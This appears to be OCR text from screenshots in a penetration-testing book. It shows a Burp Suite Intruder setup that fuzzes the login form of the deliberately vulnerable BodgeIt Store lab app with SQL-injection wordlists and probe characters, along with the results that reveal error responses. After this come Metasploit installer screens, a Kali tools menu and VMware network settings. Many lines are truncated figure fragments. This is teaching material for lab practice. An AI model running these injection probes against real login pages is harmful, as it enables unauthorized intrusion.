POST /bodgeit/login.jsp HTTP/1.1
Host: 10.7.7.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.10/bodgeit/login.jsp
Cookie: PHPSESSID=2l46vlsbasvutpomqr4e0veesl; tz_offset=39600;
JSESSIONID=D66C2DB287BFD2EF6AEDF5932E2B078F
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 27

username=§asdf§&password=asdf
```



Payload Sets

You can define
defined in the P
payload type ca

Payload set:

Payload type:

Payload Op

This payload ty


Enter a new item

Look In: Injections

All_attack.txt
bad_chars.txt
SQL.txt
Traversal.txt
XML.txt
XSS.txt

File Name: SQL.txt

Files of Type: All Files



☑ Make unmodified baseline request

□ Use denial-of-service mode (no results)

□ Store full payloads


Grep - Match

These settings can be used to flag result items containing specified expressions.

☑ Flag result items with responses matching these expressions:


error
SQL
table
select

Match type: ● Simple string
○ Regex


Intruder attack 3
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items


Request ▲	Payload	Status	Error	Timeout	Length	error	SQL	table	select	Comment
0		200	□	□	2754	□	□	☑	□	
1	'	200	□	□	2768	☑	□	☑	□	
2	"	200	□	□	2754	□	□	☑	□	
3	#	200	□	□	2754	□	□	☑	□	
4	-	200	□	□	2754	□	□	☑	□	
5	--	200	□	□	2754	□	□	☑	□	
6	'%20--	200	□	□	2768	☑	□	☑	□	
7	--';	200	□	□	2768	☑	□	☑	□	

```
HTTP/1.1 200 OK
Date: Mon, 12 Feb 2018 23:52:24 GMT
Server: Apache-Coyote/1.1
Content-Type: text/html
Via: 1.1 127.0.1.1
Vary: Accept-Encoding
Content-Length: 2576
Connection: close



System error.
```



Request ▲	Payload	Status	Error	Timeout	Length	error	SQL	ta
0		200	□	□	2754	□	□	
1	'	200	□	□	2768	☑	□	
2	"					□	□	
3	#					□	□	
4	-					□	□	
5	--					□	□	
6	'%20--					☑	□	
7	--';					☑	□	


```
HTTP/1.1 200 OK
Date: Mon, 12 Feb 2018 23:
Server: Apache-Coyote/1.1
Content-Type: text/html
Via: 1.1 127.0.1.1
```



To repeat this request in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

http://burp/repeat/1/011r9vd66tbbxwpfgkbqg3vbj98bvvqe

□ In future, just copy the URL and don't show this dialog




System error.


The BodgeIt Store

We bodge it, so you dont have to!

You supplied an invalid name or password.

Chapter 10: Metasploit Quick Tips for Security Professionals






Metasploit-framework v4.16.14 Setup

Welcome to the Metasploit-framework v4.16.14 Setup Wizard

The Setup Wizard will install Metasploit-framework v4.16.14 on your computer. Click Next to continue or Cancel to exit the Setup Wizard.



Welcome to the Metasploit-framework Installer

This will install Metasploit Framework and its dependencies on your Mac.


The framework itself will be installed under **/opt/metasploit-framework/framework**. Convenience wrappers for the commands are installed under **/opt/metasploit-framework/bin**, which can be added to your PATH environment variable.


If you want to use a database with the framework, you can use the 'msfdb' command to configure, start and stop it. Run '/opt/metasploit-framework/bin/msfdb' for more information.


This is an unofficial installer and a work in progress.

If you are interested in Metasploit Framework development, see the Github Project and the Development Wiki.

Thank you for using Metasploit! Have a fantastic day!


Applications
Places
1
Favorites
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
14 - System Services
Usual applications
armitage
beef xss fr...
metasploit ...
msf payloa...
searchsploit
social engi...
sqlmap
termineter


192.168.216.0/24
10.0.0.0/24



☑ **Connect Network Adapter**

This network adapter is configured to use:


Internet Sharing
- ● Share with my Mac ◉

Bridged Networking
- ● Autodetect ○
- ● Wi-Fi ○
- ● Bluetooth PAN ○

Custom
- ● Private to my Mac ○
- ● vmnet2 ○

The virtual machine shares the IP address of the Mac on the external network. The Mac provides Network Address Translation (NAT) for network traffic from the virtual machine.

▶ Advanced options



Internet Sharing

Share with my Mac

Bridged Networking

Autodetect

Wi-Fi

Bluetooth PAN

Custom

Private to my Mac

vmnet2

The virtual machine using this configuration will use a custom network connection.

☑ Allow virtual machines on this network to connect to external networks (using NAT)

□ Enable IPv6

IPv6 Prefix: fd15:4ba5:5a2b:1002::/64

Port Forwarding

Host Port	Type	VM IP Address	Description

☑ Connect the host Mac to this network

